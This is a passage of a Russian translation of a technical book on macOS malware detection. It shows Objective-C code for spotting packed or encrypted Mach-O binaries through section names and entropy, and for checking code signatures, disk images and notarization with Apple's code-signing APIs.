    NSMutableSet* packedNames = [NSMutableSet setWithArray:segsAndSects];

    [packedNames intersectSet:packers];

    return packedNames;
}
```

Листинг 2-17: Проверка имен segments и sections на совпадение с именами известных упаковщиков

Сначала мы инициализируем set несколькими хорошо известными именами segments и sections, связанными с упаковщиками. Затем преобразуем список segments и sections в mutable set, поскольку объекты mutable set поддерживают метод `intersectSet:`, который удаляет из первого set любые элементы, отсутствующие во втором. После вызова этого метода в set имен segments и sections останутся только имена, совпадающие с именами, связанными с упаковщиками.

Добавив этот код в проект `parseBinary`, мы можем запустить его для варианта IPStorm под macOS:

```
% ./parseBinary IPStorm/IPStorm
binary is Mach-O
...
segments and sections: (
"__PAGEZERO",
"__TEXT",
"upxTEXT",
"__LINKEDIT"
)
binary appears to be packed
packer-related section or segment {( upxTEXT )} detected
```

Поскольку двоичный файл IPStorm содержит section с именем `upxTEXT`, указывающую на UPX, наш код правильно устанавливает, что двоичный файл упакован.

Этот подход к обнаружению упаковщиков по именам имеет низкую частоту ложных срабатываний. Однако он не обнаружит пользовательские упаковщики или даже измененные версии известных упаковщиков. Например, если атакующий изменит UPX, чтобы удалить пользовательские имена sections, что легко сделать, поскольку UPX имеет открытый исходный код, мы получим ложное отрицание, и упакованный двоичный файл не будет обнаружен.

Пример такого поведения мы находим во вредоносной программе, известной как OceanLotus. В варианте H ее авторы упаковали двоичный файл `flashlightd` с помощью измененной версии UPX. Наш текущий детектор упаковщиков не может определить, что вредоносная программа упакована:

```
% ./parseBinary OceanLotus.H/flashlightd
binary is Mach-O
...
segments and sections: (
"__PAGEZERO",
"__TEXT",
"__cfstring",
"__LINKEDIT"
)
binary does not appear to be packed
no packer-related sections or segments detected
```

Однако если вручную исследовать вредоносную программу, становится довольно очевидно, что двоичный файл упакован. В дизассемблере большие фрагменты двоичного файла выглядят обфусцированными. Также видно, что двоичный файл не содержит символов или зависимостей:

```
% ./parseBinary OceanLotus.H/flashlightd
binary is Mach-O
...
Dependencies: (count: 0): ()
Symbols: (count: 0): ()
```

Очевидно, наш подход к обнаружению упаковщиков требует улучшения. Далее вы увидите, как обнаруживать упакованные двоичные файлы по их энтропии.

Расчеты энтропии

Когда двоичный файл упакован, количество случайности в нем значительно увеличивается. В основном это связано с тем, что упаковщики либо сжимают, либо шифруют исходные инструкции двоичного файла. Если мы можем вычислить количество уникальных байтов в двоичном файле и классифицировать его как аномально высокое, мы можем довольно точно заключить, что двоичный файл упакован.

Давайте разберем двоичный файл Mach-O и вычислим энтропию его исполняемых segments. Код в листинге 2-18 строится на коде разбора segments в функции `isPackedByEntropy`. После перечисления всех load commands `LC_SEGMENT_64` функция вызывает вспомогательную функцию с именем `calcEntropy` для каждой из них, чтобы вычислить энтропию данных segment.

```
float calcEntropy(unsigned char* data, NSUInteger length) {

    float pX = 0.0f;
    float entropy = 0.0f;
    unsigned int occurrences[256] = {0};

    for(NSUInteger i = 0; i < length; i++) {
        occurrences[0xFF & (int)data[i]]++;
    }

    for(NSUInteger i = 0; i < sizeof(occurrences)/sizeof(occurrences[0]); i++) {

        if(0 == occurrences[i]) {
            continue;
        }

        pX = occurrences[i]/(float)length;
        entropy -= pX*log2(pX);
    }

    return entropy;
}
```

Листинг 2-18: Вычисление энтропии Шеннона

Сначала функция вычисляет количество вхождений каждого значения байта, от 0 до `0xFF`. Пропустив значения, которые не встречаются, она выполняет стандартную формулу для вычисления энтропии Шеннона. [9] Функция должна вернуть значение от 0.0 до 8.0: от отсутствия энтропии, то есть когда все значения одинаковы, до наивысшего уровня энтропии. [10]

Код использует энтропию, чтобы определить, вероятно ли, что двоичный файл упакован (листинг 2-19). Он вдохновлен популярными Python-библиотеками AnalyzePE и `pefile`, ориентированными на Windows. [11]

```
BOOL isPackedByEntropy(struct mach_header_64* header, NSUInteger size) {

    ...

    BOOL isPacked = NO;
    float compressedData = 0.0f;

    NSMutableArray* commands = findLoadCommand(header, LC_SEGMENT_64);

    for(NSValue* command in commands) {

        ...

        struct segment_command_64* segment = command.pointerValue;

        float segmentEntropy = calcEntropy(((unsigned char*)header +
        segment->fileoff), segment->filesize);

        if(segmentEntropy > 7.0f) {
            compressedData += segment->filesize;
        }
    }

    if((compressedData/size) > .2) {
        isPacked = YES;
    }

    ...

    return isPacked;
}
```

Листинг 2-19: Обнаружение упаковщика с помощью анализа энтропии

Тестирование показало: если энтропия segment среднего размера выше 7.0, можно уверенно заключить, что segment содержит сжатые данные, то есть он либо упакован, либо зашифрован. В таком случае мы добавляем размер segment к переменной, чтобы отслеживать общий объем сжатых данных. После того как мы вычислили энтропию каждого segment, мы проверяем, какая часть всех данных двоичного файла упакована, деля объем сжатых данных на размер Mach-O. Исследования показали, что двоичные файлы Mach-O, у которых отношение packed data к общей длине превышает 20 процентов, скорее всего упакованы, хотя обычно это отношение намного выше.

Проверим этот код на упакованном образце IPStorm:

```
% ./parseBinary IPStorm/IPStorm
binary is Mach-O
...
segment (size: 0) __PAGEZERO's entropy: 0.000000
segment (size: 8216576) __TEXT's entropy: 7.884009
segment (size: 16) __LINKEDIT's entropy: 0.000000
total compressed data: 8216576.000000
total compressed data vs. size: 0.999998
binary appears to be packed
significant amount of high-entropy data detected
```

Ура! Код правильно обнаружил, что вредоносная программа упакована. Это потому, что segment __TEXT имеет очень высокую энтропию - 7.884 из 8, - и, поскольку это единственный segment, содержащий какие-либо данные, отношение packed data к общей длине двоичного файла очень велико. Не менее важно, что код правильно определил: распакованная версия вредоносной программы действительно больше не упакована:

```
% ./parseBinary IPStorm/IPStorm_unpacked
binary is Mach-O
...
segment (size: 0) __PAGEZERO's entropy: 0.000000
segment (size: 17190912) __TEXT's entropy: 6.185554
segment (size: 1265664) __DATA's entropy: 5.337738
segment (size: 1716348) __LINKEDIT's entropy: 5.618924
total compressed data: 0.000000
total compressed data vs. size: 0.000000
binary does *not* appear to be packed
no significant amount of high-entropy data detected
```

В этом распакованном двоичном файле инструмент обнаруживает больше segments, но все они имеют энтропию около 6 или ниже. Поэтому он не классифицирует ни один из них как содержащий сжатые данные, и отношение compressed data к размеру двоичного файла равно нулю.

Как вы видели, этот подход на основе энтропии может обобщенно обнаруживать почти любой упакованный двоичный файл независимо от использованного упаковщика. Это верно даже в случае OceanLotus, авторы которого использовали измененную версию UPX в попытке избежать обнаружения:

```
% ./parseBinary OceanLotus.H/flashlightd
...
segment (size: 0) __PAGEZERO's entropy: 0.000000
segment (size: 45056) __TEXT's entropy: 7.527715
segment (size: 2888) __LINKEDIT's entropy: 6.201859
total compressed data: 45056.000000
total compressed data vs. size: 0.939763
binary appears to be packed
significant amount of high-entropy data detected
```

Хотя упакованная вредоносная программа не содержит никаких segments или sections, совпадающих с известными упаковщиками, большой segment __TEXT содержит очень высокую энтропию - более 7.5. Поэтому код правильно определяет, что образец OceanLotus упакован.

Обнаружение зашифрованных двоичных файлов

Хотя Apple шифрует Intel-версии различных системных двоичных файлов, зашифрованные сторонние двоичные файлы редко бывают легитимными, и их следует помечать для более тщательного анализа. Шифровальщики двоичных файлов шифруют исходный код вредоносной программы на уровне двоичного файла. Чтобы автоматически расшифровать вредоносную программу во время выполнения, шифровальщик часто вставляет decryptor stub и ключевую информацию в начало двоичного файла, если только операционная система нативно не поддерживает зашифрованные двоичные файлы, а macOS поддерживает.

Как и с упакованными двоичными файлами, зашифрованные двоичные файлы можно обнаруживать с помощью расчетов энтропии, поскольку любой хорошо зашифрованный файл будет иметь очень высокий уровень случайности. Поэтому код, приведенный в предыдущем разделе, должен их выявлять. Однако вам может оказаться полезным написать код, специально сосредоточенный на обнаружении двоичных файлов, зашифрованных нативной схемой шифрования macOS. Эта схема шифрования недокументирована и проприетарна, поэтому любой сторонний двоичный файл, использующий ее, следует считать подозрительным.

В открытом исходном коде загрузчика Mach-O macOS [12] можно увидеть, как обнаруживать такие двоичные файлы. В коде загрузчика мы находим упоминание значения флага `LC_SEGMENT_64` с именем `SG_PROTECTED_VERSION_1`, значение которого равно `0x8`. Как объясняется в файле Apple `mach-o/loader.h`, это означает, что segment зашифрован проприетарной схемой шифрования Apple:

```
#define SG_PROTECTED_VERSION_1 0x8 /* This segment is protected. If the
segment starts at file offset 0, the
first page of the segment is not
protected. All other pages of the
segment are protected. */
```

Обычно вредоносная программа шифрует только segment `__TEXT`, содержащий исполняемый код двоичного файла.

Хотя редко удается обнаружить вредоносную программу, использующую эту проприетарную схему шифрования, пример есть в installer импланта HackingTeam. С помощью `otool` выведем load commands этого двоичного файла. И действительно, flags segment `__TEXT` установлены в `SG_PROTECTED_VERSION_1` (`0x8`):

```
% otool -l HackingTeam/installer
...
Load command 1
cmd LC_SEGMENT
cmdsize 328
segname __TEXT
vmaddr 0x00001000
vmsize 0x00004000
fileoff 0
filesize 16384
maxprot 0x00000007
initprot 0x00000005
nsects 4
flags 0x8
```

Чтобы определить, зашифрован ли двоичный файл с использованием этой нативной схемы шифрования, можно просто перебрать его load commands `LC_SEGMENT_64`, ища любые команды, у которых биты `SG_PROTECTED_VERSION_1` установлены в члене `flags` структуры `segment_command_64` (листинг 2-20).

```
if(SG_PROTECTED_VERSION_1 == (segment->flags & SG_PROTECTED_VERSION_1)) {
    // Segment is encrypted.
    // Add code here to report this or to perform further processing.
}
```

Листинг 2-20: Проверка, зашифрован ли segment нативной схемой шифрования macOS

Эта глава была сосредоточена на 64-битных Mach-O, но installer HackingTeam почти 10-летней давности и распространялся как 32-битный двоичный файл Intel, несовместимый с недавними версиями macOS. Чтобы написать код, способный обнаружить 32-битный installer HackingTeam, нужно убедиться, что он использует 32-битные версии структур Mach-O, такие как `mach_header` и `LC_SEGMENT`. [13] Если бы мы внесли эти изменения и запустили код для installer, он правильно пометил бы двоичный файл как использующий проприетарную схему шифрования Apple:

```
% ./parseBinary HackingTeam/installer
...
segment __TEXT's flags: 'SG_PROTECTED_VERSION_1'
binary is encrypted
```

Мы отметили, что хотя macOS нативно поддерживает зашифрованные двоичные файлы, эта возможность не документирована, поэтому любой сторонний двоичный файл, зашифрованный таким способом, следует внимательно исследовать, поскольку это может быть вредоносная программа, которой есть что скрывать. [14]

Заключение

В этой главе вы научились подтверждать, что файл является Mach-O или универсальным двоичным файлом, содержащим Mach-O. Затем вы извлекали зависимости и имена и обнаруживали, был ли двоичный файл упакован или зашифрован.

Разумеется, с двоичным файлом Mach-O можно сделать много других интересных вещей, чтобы классифицировать его как безобидный или вредоносный. За идеями посмотрите выступление Кимо Буманглага на Objective by the Sea. [15]

И последняя мысль: я отмечал, что ни одна отдельная точка данных, рассмотренная в этой главе, не может окончательно указать, что двоичный файл вредоносен. Например, ничто не мешает легитимным разработчикам упаковывать свои двоичные файлы. К счастью, в нашем распоряжении есть еще один мощный механизм для обнаружения вредоносных программ: подпись кода. Глава 3 посвящена этой теме. Читайте дальше!

Примечания

Сноски

[1] [назад] UniqMartin, comment on “FatArch64,” Homebrew, July 7, 2018, https://github.com/Homebrew/ruby-macho/issues/101#issuecomment-403202114.
[2] [назад] “magic,” Apple Developer Documentation, https://developer.apple.com/documentation/kernel/fat_header/1558632-magic.
[3] [назад] См. `utils.cpp` по адресу https://github.com/apple-oss-distributions/dyld/blob/d1a0f6869ece370913a3f749617e457f3b4cd7c4/libdyld/utils.cpp.
[4] [назад] Patrick Wardle, “Apple Gets an ‘F’ for Slicing Apples,” Objective-See, February 22, 2024, https://objective-see.org/blog/blog_0x80.html.
[5] [назад] Подробнее об универсальных двоичных файлах см. Howard Oakley, “Universal Binaries: Inside Fat Headers,” The Eclectic Light Company, July 28, 2020, https://eclecticlight.co/2020/07/28/universal-binaries-inside-fat-headers/.
[6] [назад] Patrick Wardle, “Burned by Fire(fox),” Objective-See, June 23, 2019, https://objective-see.org/blog/blog_0x45.html.
[7] [назад] Подробнее о ZuRu см. Patrick Wardle, “Made in China: OSX.ZuRu,” Objective-See, September 14, 2021, https://objective-see.org/blog/blog_0x66.html.
[8] [назад] См. https://upx.github.io.
[9] [назад] “Entropy (information theory),” Wikipedia, https://en.wikipedia.org/wiki/Entropy_(information_theory).
[10] [назад] Чтобы глубже понять энтропию, см. Ms Aerin, “The Intuition Behind Shannon’s Entropy,” Towards Data Science, September 30, 2018, https://towardsdatascience.com/the-intuition-behind-shannons-entropy-e74820fe9800.
[11] [назад] См. https://github.com/hiddenillusion/AnalyzePE/blob/master/peutils.py и https://github.com/erocarrera/pefile/blob/master/pefile.py.
[12] [назад] См. https://opensource.apple.com/source/xnu/xnu-7195.81.3/EXTERNAL_HEADERS/mach-o/loader.h.
[13] [назад] Подробнее об encrypted installer HackingTeam см. Patrick Wardle, “HackingTeam Reborn; A Brief Analysis of an RCS Implant Installer,” Objective-See, February 26, 2016, https://objective-see.org/blog/blog_0x0D.html.
[14] [назад] Подробнее о поддержке зашифрованных двоичных файлов в macOS и о том, как их расшифровывать, см. Patrick Wardle, *The Art of Mac Malware: The Guide to Analyzing Malicious Software, Volume 1* (San Francisco: No Starch Press, 2022), 187-218, или Amit Singh, “ ‘TPM DRM’ in Mac OS X: A Myth That Won’t Die,” OSX Book, December 2007, https://web.archive.org/web/20200603015401/http://osxbook.com/book/bonus/chapter7/tpmdrmmyth/.
[15] [назад] Kimo Bumanglag, “Learning How to Machine Learn,” paper presented at Objective by the Sea v5, Spain, October 6, 2022, https://objectivebythesea.org/v5/talks/OBTS_v5_kBumanglag.pdf.

Глава 3. Подпись кода

В этой главе мы напишем код, способный извлекать сведения о подписи кода из форматов файлов распространения, которыми часто злоупотребляют вредоносные программы, таких как disk images и packages. Затем обратим внимание на сведения о подписи кода двоичных файлов Mach-O на диске и запущенных процессов. Для каждого случая я покажу, как программно проверять сведения о подписи кода и обнаруживать любые отозванные сертификаты или tickets.

Поведенческие эвристики, рассматриваемые на протяжении этой книги, являются мощным подходом к обнаружению вредоносных программ. Но у этого подхода есть недостаток: ложные срабатывания, возникающие, когда код ошибочно помечает что-либо как подозрительное.

Один способ уменьшить количество ложных срабатываний - исследовать сведения о подписи кода объекта. Поддержка криптографической подписи кода у Apple не имеет равных, и как разработчики средств обнаружения вредоносных программ мы можем использовать ее по-разному, прежде всего чтобы подтверждать, что объекты происходят из известных доверенных источников и что эти объекты не были изменены.

С другой стороны, любой неподписанный или ненотариализованный объект следует внимательно изучать. Например, вредоносная программа часто либо полностью неподписана, либо подписана ad hoc, то есть самоподписанным или недоверенным сертификатом. Хотя субъекты угроз иногда могут подписывать свои вредоносные программы мошеннически полученными или украденными сертификатами разработчиков, редко бывает так, что Apple еще и нотариализовала такую вредоносную программу. Более того, когда Apple допускает ошибку, она часто быстро отзывает signing certificate или notarization ticket.

Большинство фрагментов кода, представленных в этой главе, можно найти в проекте `checkSignature`, доступном в GitHub-репозитории книги.

Важность подписи кода при обнаружении вредоносных программ

В качестве примера того, почему подпись кода полезна для обнаружения вредоносных программ, представьте, что вы разрабатываете эвристику для мониторинга файловой системы на наличие постоянно установленных объектов. Это разумный подход к обнаружению вредоносных программ, поскольку подавляющее большинство вредоносных программ для Mac будет закрепляться на зараженном хосте. Допустим, ваша эвристика срабатывает, когда property list `com.microsoft.update.agent.plist` закрепляется как launch agent. Этот property list ссылается на приложение с именем `MicrosoftAutoUpdate.app`, которое операционная система теперь будет автоматически запускать каждый раз, когда пользователь входит в систему.

Если ваши возможности обнаружения не учитывают сведения о подписи кода закрепленного объекта, вы можете создать предупреждение для события закрепления, которое на самом деле полностью безобидно. Поэтому вопрос становится таким: действительно ли это updater Microsoft или вредоносная программа, маскирующаяся под него? Проверив code signing signature приложения, вы должны суметь ответить на этот вопрос окончательно; если Microsoft действительно подписала объект, событие закрепления можно игнорировать, но если нет, объект заслуживает гораздо более пристального изучения.

К сожалению, существующие продукты обнаружения вредоносных программ могут недостаточно учитывать сведения о подписи кода. Например, рассмотрим Malware Removal Tool (MRT) от Apple, встроенный инструмент обнаружения вредоносных программ, присутствующий в некоторых

версиях macOS. Этот platform binary, разумеется, подписан самой Apple. И все же многие антивирусные движки в тот или иной момент помечали двоичный файл MRT, `com.apple.XProtectFramework.plugins.MRTv3`, как вредоносный, потому что их антивирусные сигнатуры наивно совпадали с собственными встроенными вирусными сигнатурами MRT (рис. 3-1).



Рисунок 3-1: Malicious Removal Tool от Apple, помеченный как вредоносный

Действительно довольно комичное ложное срабатывание. Если оставить шутки в стороне, продукты, которые ошибочно классифицируют легитимные объекты как вредоносные программы, могут предупредить пользователя, вызвав замешательство, или, что хуже, нарушить легитимную функциональность, поместив объект в quarantine. Хотя сторонние продукты безопасности, к счастью, не могут удалить системные компоненты вроде MRT, Apple, как известно, иногда непреднамеренно блокировала собственные компоненты, нарушая работу системы. [1] В обоих случаях логика обнаружения могла бы просто проверить сведения о подписи кода объекта и увидеть, что он принадлежит доверенному источнику.

Сведения о подписи кода могут не только уменьшать количество ложных срабатываний. Например, инструменты безопасности должны разрешать доверенным или одобренным пользователем объектам выполнять действия, которые иначе могли бы вызвать предупреждение. Рассмотрим случай простого firewall, который создает уведомление всякий раз, когда недоверенный объект пытается получить доступ к сети. Чтобы различать доверенные и недоверенные объекты, firewall может проверять code signing signatures объектов. Создание правил firewall на основе сведений о подписи кода имеет несколько преимуществ:

- Если вредоносная программа попытается обойти firewall, изменив легитимный объект, проверки подписи кода обнаружат эту подмену.
- Если одобренный объект переместится в другое место файловой системы, правило все равно совпадет, поскольку оно не привязано к пути объекта или конкретному расположению.

Надеюсь, эти короткие примеры уже показали вам ценность изучения сведений о подписи кода. Для полноты перечислим еще несколько способов, которыми сведения о подписи кода могут помочь программно обнаруживать вредоносный код:

Обнаружение нотариализации. Недавние версии macOS требуют, чтобы все загруженное ПО было подписано для запуска. Поэтому большинство вредоносных программ теперь подписано, часто ad hoc certificate или мошенническим developer ID. Однако вредоносные программы редко нотариализованы, потому что нотариализация требует отправить объект в Apple, которая сканирует его, а затем выдает notarization ticket, если объект не выглядит вредоносным. [2] В тех немногих случаях, когда Apple непреднамеренно нотариализовала вредоносные программы, она быстро обнаруживала промах и отзывала нотариализацию. [3] Такие ошибки крайне редки, и нотариализованные объекты, скорее всего, безобидны. Используя подпись кода, можно быстро определить, нотариализован ли объект, что дает надежный признак того, что Apple не считает его вредоносной программой.

Обнаружение отзывов. Если Apple отозвала code signing certificate или notarization ticket объекта, это означает, что компания решила: объект больше не должен распространяться и запускаться. Хотя отзыв иногда происходит по безобидным причинам, часто он связан с тем, что Apple сочла объект вредоносным. Эта глава объясняет, как программно обнаруживать отзывы. [4]

Связывание объектов с известными противниками. Сведения о подписи кода, которые исследователи связали с вредоносными противниками, например team identifiers, впоследствии могут помочь идентифицировать другие образцы вредоносных программ, созданные теми же авторами.

При обнаружении вредоносных программ вас обычно интересуют следующие сведения о подписи кода объекта:

- Общий статус сведений, signing certificate и notarization ticket. Полностью ли объект подписан и нотариализован, и остаются ли signing certificate и notarization ticket в хорошем состоянии?
- Code signing authorities, описывающие цепочку подписавших сторон, поскольку они могут дать представление о происхождении и надежности подписанного объекта.
- Необязательный team identifier объекта, который указывает команду или компанию, создавшую подписанный объект. Если team identifier принадлежит авторитетной компании, подписанному объекту обычно можно доверять.

Эта глава не будет рассматривать внутреннее устройство подписи кода. Вместо этого она сосредоточена на концепциях более высокого уровня, а также на API, используемых для извлечения сведений о подписи кода. [5]

Однако помните, что не все в macOS подписано и не все подписано одинаково. Наиболее заметно, что разработчики не могут подписывать самостоятельные scripts, что является одной из причин, по которым Apple отчаянно пытается вывести их из употребления. Ядро macOS также не подписано как таковое. Вместо этого процесс загрузки использует криптографический hash, чтобы проверить, что оно остается неизменным.

Хотя разработчики могут и должны подписывать носители распространения, такие как disk images, packages и zip archives, а также applications и самостоятельные binaries, инструменты и API, извлекающие сведения о подписи кода, часто специфичны для типа файла. Например, утилита Apple `codesign` и API code signing services работают с disk images, applications и binaries, но не с packages, сведения о которых можно изучить с помощью утилиты `pkgutil` или закрытых API PackageKit.

Рассмотрим, как вручную и программно извлекать и проверять сведения о подписи кода, начиная с носителей распространения.

Disk Images

И легитимные разработчики, и авторы вредоносных программ часто распространяют свой код как disk images, имеющие расширение `.dmg`. Большинство disk images, содержащих вредоносные программы, неподписаны, и если вы встретили неподписанный `.dmg`, как минимум следует проверить, подписаны и нотариализованы ли содержащиеся в нем объекты. Однако наличие сведений о подписи кода не означает, что disk image безобиден; ничто не мешает авторам вредоносных программ использовать криптографические подписи. Когда вы встречаете подписанный disk image, используйте сведения о подписи кода для идентификации создателя.

Ручная проверка подписей

Вы можете вручную проверить подпись disk image с помощью встроенной в macOS утилиты `codesign`. Выполните ее с параметром командной строки `--verify`, или сокращенно `-v`, и путем к файлу `.dmg`.

В следующем примере `codesign` определяет корректно подписанный disk image, содержащий LuLu, легитимное ПО от Objective-See. Когда инструмент встречает корректно подписанные images, по умолчанию он ничего не выводит; поэтому мы используем параметр `-dvv`, чтобы отобразить подробный вывод:

```
% codesign --verify LuLu_2.6.0.dmg
% codesign --verify -dvv LuLu_2.6.0.dmg
Executable=/Users/Patrick/Downloads/LuLu_2.6.0.dmg
Identifier=LuLu
Format=disk image
...
Authority=Developer ID Application: Objective-See, LLC (VBG97UB4TA)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
```

Подробный вывод показывает информацию о disk image, такую как путь, identifier и format, а также его status подписи кода, включая цепочку certificate authority. По цепочке certificate authority видно, что package был подписан Apple Developer ID, принадлежащим Objective-See.

Если disk image не подписан, утилита отобразит сообщение `code object is not signed at all`. Многие программные объекты, включая большинство образцов вредоносных программ, распространяемых через disk images, попадают в эту категорию; авторы могли подписать ПО или вредоносную программу, но не носитель распространения. Например, взгляните на вредоносную программу EvilQuest. Распространяемая через disk images, она содержит packages троянизированных applications:

```
% codesign --verify "EvilQuest/Mixed In Key 8.dmg"
EvilQuest/Mixed In Key 8.dmg: code object is not signed at all
```

Наконец, если Apple отозвала подпись disk image, `codesign` отобразит `CSSMERR_TP_CERT_REVOKED`. Пример этого можно увидеть в disk image, использованном для распространения вредоносной программы CreativeUpdate:

```
% codesign --verify "CreativeUpdate/Firefox 58.0.2.dmg"
CreativeUpdate/Firefox 58.0.2.dmg: CSSMERR_TP_CERT_REVOKED
```

Подпись вредоносной программы больше не действительна.

Извлечение сведений о подписи кода

Давайте программно извлечем и проверим сведения о подписи кода disk image с помощью API Apple code signing services (`Sec*`). [6] В проекте `checkSignature` этой главы вы найдете функцию с именем `checkItem`, которая принимает путь к проверяемому объекту, например disk image, и возвращает словарь с результатами проверки. Для корректно подписанных объектов она также возвращает сведения, такие как code signing authorities, если они есть.

Ради краткости я опустил базовые проверки здравого смысла и ошибок из большинства фрагментов кода в этой книге. Однако когда речь идет о подписи кода, которая предоставляет средства для принятия критически важных решений о надежности объектов, крайне важно, чтобы код корректно обрабатывал ошибки.

Без устойчивых механизмов обработки ошибок код может непреднамеренно довериться вредоносному объекту, маскирующемуся под что-то безобидное! Поэтому в этой главе фрагменты кода не опускают такие важные проверки ошибок.

Первый шаг к извлечению сведений о подписи кода любого объекта - получить так называемую ссылку на объект кода, которую затем можно передавать всем последующим вызовам API подписи кода. Для объектов на диске, таких как disk images, вы получите static code object типа `SecStaticCodeRef`. [7] Для запущенных процессов вместо этого будет получен dynamic code object типа `SecCodeRef`. [8]

Чтобы получить static code reference из disk image, вызовите API `SecStaticCodeCreateWithPath` с путем к указанному disk image, необязательными flags и выходным указателем. Когда функция вернется, этот выходной указатель будет содержать объект `SecStaticCode` для использования в последующих вызовах API (листинг 3-1). [9] Обратите внимание, что после завершения работы с этим указателем его следует освободить с помощью `CFRelease`.

```
NSMutableDictionary* checkImage(NSString* item) {

    SecStaticCodeRef codeRef = NULL;
    NSMutableDictionary* signingInfo = [NSMutableDictionary dictionary];

    CFURLRef itemURL = (__bridge CFURLRef)([NSURL fileURLWithPath:item]);

    OSStatus status = SecStaticCodeCreateWithPath(itemURL, kSecCSDefaultFlags, &codeRef);

    if(errSecSuccess != status) {
        goto bail;
    }

    ...

bail:

    if(nil != codeRef) {
        CFRelease(codeRef);
    }

    return signingInfo;
}
```

Листинг 3-1: Получение static code object для disk image

После инициализации объекта URL, содержащего путь disk image, который нужно проверить, мы вызываем API `SecStaticCodeCreateWithPath`. Если эта функция завершается неудачей, она возвращает ненулевое значение. Если API `Sec*` завершаются успешно, они возвращают ноль, что соответствует предпочтительной константе `errSecSuccess`. Коды ошибок, которые могут возвращать API `Sec*`, я обсуждаю в разделе «Коды ошибок подписи кода» на странице 97. Они также подробно описаны в документации Apple “Code Signing Services Result Codes”. [10] Также обратите внимание, что, когда работа со ссылкой на код завершена, мы должны освободить ее через `CFRelease`.

В этом и последующих фрагментах кода вы увидите использование bridging - механизма, позволяющего toll-free образом приводить объекты Objective-C к объектам Core Foundation, используемым API подписи кода Apple, и обратно. Например, в листинге 3-1 API `SecStaticCodeCreateWithPath` ожидает `CFURLRef` в качестве первого аргумента. Преобразовав путь disk image в объект `NSURL`, мы bridge-им его к `CFURLRef` с помощью `(__bridge CFURLRef)`. Подробнее о bridging можно прочитать в документе Apple “Core Foundation Design Concepts”. [11]

Создав static code object для disk image, мы можем вызвать API `SecStaticCodeCheckValidity` с только что созданным объектом `SecStaticCode`, чтобы проверить его действительность, сохранив результат вызова, чтобы вернуть его вызывающему коду (листинг 3-2).

```
...

#define KEY_SIGNATURE_STATUS @"signatureStatus"

status = SecStaticCodeCheckValidity(codeRef, kSecCSEnforceRevocationChecks, NULL);
signingInfo[KEY_SIGNATURE_STATUS] = [NSNumber numberWithInt:status];

if(errSecSuccess != status) {
    goto bail;
}
```

Листинг 3-2: Проверка действительности подписи кода disk image

Обычно этот API вызывают с константой `kSecCSDefaultFlags`, содержащей набор flags по умолчанию, но чтобы выполнить проверки отзыва сертификата как часть validation, нужно передать `kSecCSEnforceRevocationChecks`.

Далее мы проверяем, что вызов завершился успешно. Если не выполнить эту validation, вредоносный код может суметь подорвать проверки подписи кода. [12] Если API завершается неудачей, например с `errSecCSUnsigned`, скорее всего, следует прервать извлечение любых дальнейших сведений о подписи кода, которые либо отсутствуют в случае неподписанных объектов, либо не заслуживают доверия.

После того как мы определили действительность статуса подписи кода disk image, можно извлечь сведения о его подписи кода через API `SecCodeCopySigningInformation`. Мы передаем этому API объект `SecStaticCode`, flag `kSecCSSigningInformation` и выходной указатель на словарь, который нужно заполнить подробностями подписи кода disk image (листинг 3-3).

```
CFDictionaryRef signingDetails = NULL;

status = SecCodeCopySigningInformation(codeRef,
kSecCSSigningInformation, &signingDetails);

if(errSecSuccess != status) {
    goto bail;
}
```

Листинг 3-3: Извлечение сведений о подписи кода

Теперь можно извлечь сохраненные сведения из словаря, например цепочку certificate authority, с помощью ключа `kSecCodeInfoCertificates` (листинг 3-4).

```
#define KEY_SIGNING_AUTHORITIES @"signatureAuthorities"

signingInfo[KEY_SIGNING_AUTHORITIES] = ((__bridge NSDictionary*)signingDetails)
[(__bridge NSString*)kSecCodeInfoCertificates];
```

Листинг 3-4: Извлечение цепочки certificate authority

Если объект имеет ad hoc signature, в его словаре подписи кода не будет записи под ключом `kSecCodeInfoCertificates`. Еще один способ определить ad hoc signatures - проверить ключ `kSecCodeInfoFlags`, который содержит flags подписи кода объекта. Для ad hoc signatures мы обнаружим, что установлен второй младший значащий бит (2) в flag; сверившись с заголовочным файлом Apple `cs_blobs.h`, мы видим, что он соответствует константе `CS_ADHOC`.

Редко можно увидеть disk images, подписанные ad hoc образом, поскольку они вообще не требуют подписи, но, так как apps и binaries должны быть подписаны для запуска, вы часто будете видеть вредоносные программы, подписанные таким способом. Мы можем извлечь flags подписи кода способом, показанным в листинге 3-5.

```
#define KEY_SIGNING_FLAGS @"flags"

signingInfo[KEY_SIGNING_FLAGS] = [(__bridge NSDictionary*)signingDetails
objectForKey:(__bridge NSString*)kSecCodeInfoFlags];
```

Листинг 3-5: Извлечение flags подписи кода объекта

Затем можно проверить эти извлеченные flags на значение, указывающее ad hoc signature (листинг 3-6).

```
if([results[KEY_SIGNING_FLAGS] intValue] & CS_ADHOC) {
    // Code here will run only if item is signed in an ad hoc manner.
}
```

Листинг 3-6: Проверка flags подписи кода

Словарь хранит эти flags в числовом объекте, поэтому сначала нужно преобразовать их в integer, а затем выполнить побитовую операцию AND (&), чтобы проверить биты, заданные `CS_ADHOC`.

Когда работа со словарем `CFDictionaryRef` завершена, его нужно освободить через `CFRelease`.

Извлечение сведений о нотариализации

Чтобы извлечь статус нотариализации disk images, можно использовать API `SecRequirementCreateWithString`, который позволяет создать requirement, которому объект должен соответствовать. В листинге 3-7 мы создаем requirement со строкой `"notarized"`.

```
static SecRequirementRef requirement = NULL;

